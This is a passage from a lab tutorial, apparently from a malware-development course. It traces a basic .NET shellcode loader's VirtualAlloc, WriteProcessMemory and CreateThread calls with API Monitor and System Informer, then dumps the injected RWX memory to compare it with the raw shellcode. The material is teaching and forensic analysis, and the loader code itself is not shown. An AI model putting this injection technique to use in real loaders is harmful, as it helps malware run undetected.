
ALLOCATING MEMORY IN THE PROCESS WITH VIRTUALALLOC

WRITING THE SHELLCODE TO THE ALLOCATED MEMORY WITH WRITEPROCESSMEMORY

EXECUTING THE THREAD TO THE SHELLCODE IN MEMORY WITH CREATETHREAD

So let's have a look if we can see what happens on OS level when we run our loader - the following process is what is typically done by reverse engineers when they perform Forensics on a potential malicious file.
LAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_BasicLoader" ├── API_mon_filter.xml └── BasicLoader.exe
API Monitor
We'll use API monitor to have a look if we see our functions being called - now keep in mind a .Net binary will initalize the CLR and do a whole lot of memory allocations with RW permissions (VirtualAlloc), we're not interested in those - they are just what .Net needs to do for JIT compilation, compiling the code from MSIL (remember .Net binaries are partly compiled and the the code in them is in MSIL) to machine code at runtime and writing those functions to the memory locations it has dynamically reserved. In order for the code to be run, it needs to set the permission (VirtualProtect) of those memory allocations to (RX) or even (RWX).
- Open
API MonitorasAdministratorand load API_mon_filter.xml - this is a pre-configured function filter that looks for (GetCurrentProcess, VirtualAlloc , WriteProcessMemory and CreateThread).



IMPORTANT:
Don't close the messagebox (do not click "OK"), just leave it running - we'll need it to inspect the memory after we're done with API Monitor.
We'll now see all the functions that have been called, let's find ours - as VirtualAlloc will be all over the place, it's best to start looking for WriteProcessMemory or CreateThread to find where our code actually is starting and look around those entries.

Observations
NOTE : The line numbers and memory addresses will probably be different when you execute your loader, but line numbers will be close (at the end of the output of API Monitor), the shellcode base address might be somewhere completely different
- Line 222 :
VirtualAllocwith our shellcode length (24967 bytes), and RWX permission.

- Line 231 :
WriteProcessMemoryto the memory space allocated byVirtualProtect- this is done by usingGetCurrentProcesswhich gets a handle on our process (BasicLoader.exe) and then writing it to the location of the allocated memory (funcAddr).- LpBaseAddress (funcAddr in our code) = 0x00000137e57b0000
- Our shellcode starts with "57 31 c0 b9 0a" - which we can verify in our code to be a match.



- Line 236 :
CreateThreadstarts a new thread (executes the code) in the memory location of the LpStartAddress (funcAddr in our code) which is 0x00000137e57b0000 - will be different on your machine.

OK, so that all makes sense - let's have another look with SYSTEM INFORMER, another way of looking at running process:
- Open
System InformerasAdministrator, under theProcessestab look forBasicLoader.exe(since we started it withapimonitor-x64.exeit will show as a child process of API Monitor), right-click and selectproperties.

- Navigate to the
Memorytab and let's see in the process memory of our BasicLoader if we can find our shellcode at the address we found in API Monitor above (0x00000137e57b0000 - will be different on your machine).

There it is - the screenshot below shows everything our loader did, confirming what we saw in API Monitor.

- Base Address : Address in memory where our shellcode is located (0x00000137e57b0000 - will be different on your machine)
- Private : The memory allocated can be
used only by the owner processand cannot be shared between processes. Allocated byVirtualAlloc, indicates that this memory is private to the process and not shared with other processes. - Commit : Means the memory has been
allocated and is ready for use. Committed memory is physically backed by RAM or the page file, as opposed to reserved memory, which is only set aside but not yet assigned physical storage. - Protection : PAGE_EXECUTE_READWRITE (RWX), 0x40.
- Use : The shellcode was injected (reflectively loaded) into memory at runtime using
WriteProcessMemoryand executed without being loaded from a traditional file on disk. It’s not backed by a file or system-wide resource. - Size : The total size of the memory region allocated at the base address. Here, 28 KB (kilobytes) is the amount of virtual memory reserved and committed for this block. This includes the shellcode size (25,956 bytes) plus some padding or page alignment. The 28 KB allocation is because VirtualAlloc uses 4 KB chunks to reserve and commit memory, rounding up the 25,956-byte shellcode size to the nearest multiple of 4 KB (7 pages = 28 KB). The extra space is padding to align the memory region, which is standard behavior in Windows. This ensures the entire shellcode fits within committed pages, with the remainder unused but reserved.
NOTE : A private commit typically means the shellcode was injected (reflectively loaded) into memory at runtime, and not backed by a file on disk or system-wide resource. An image commit occurs when memory is allocated and committed to load a file (i.e. an executable .exe or dynamic link library .dll) from disk into the process's address space. This is the standard method for loading program code or libraries, where the operating system maps the file into memory using mechanisms like the Portable Executable (PE) loader. The "Use" field might show "Image" in such cases, and a file path could be associated with the memory region.
As a final step, let's check the thread to 0x00000137e57b0000 (will be different on your machine) base address.
- Navigate to the "
Threads" tab and let's see if we find the thread we created to the code in 0x00000137e57b0000 (will be different on your machine).

So how are we really sure this is our shellcode? Let's have a look inside.
- Go back to the memory module Right-click on the memory location and select
Read/Write memory...


You can again see the shellcode starts with "57 31 c0 b9 0a" - which we can verify in our code to be a match.
- Scroll to the end of the shellcode and you'll see the text box strings:

Now we can even dump this clear-text shellcode back to disk (even if it was encrypted in our shellcode loader, which it wasn't), in memory it will always be in clear-text, otherwise in can't execute (unless you're dealing with advanced in-memory encryption sleep techniques like EKKO, Foliage etc...).
- Click on save as and save the file to
C:\THEV\Labs\Lab_BasicLoader, it will give it a name like this :BasicLoader.exe_0x137e57b0000-0x7000.bin. The name of this file will be different on your machine as it's using the memory region it has dumped as part of its filename.
Remember the file size on disk was 25,956 bytes, while in memory it was 28kb - let's compare both files to see what changed. We will use 010 Hex editor a super cool HEX editor that can do tons of tricks, add this to your malware analysis arsenal as you'll need a good HEX editor!
https://www.sweetscape.com/010editor/
- Open 010 HEX Editor as Administrator and go to
Tools-Compareand select your memory dump (BasicLoader.exe_0x0000.bin or whatever it's called) and compare it with the raw shellcode we generated in the previous lab byClematis- "clematis_shellcode.raw" located inC:\THEV\Labs\Lab_BasicLoader.



NOTE: We just showed you this to demonstrate how you can extract clear-text shellcode from a running process, so it can be analyzed by a forensics expert. Typically reverse engineers will the debug this with IDA/X64dbg or any other debugging tools. If the injected memory contains a PE-File (i.e. and EXE or DLL), we can even run static analysis tools like PE-Studio and others on it.
AN ADVANTAGE OF CODING IN .NET?
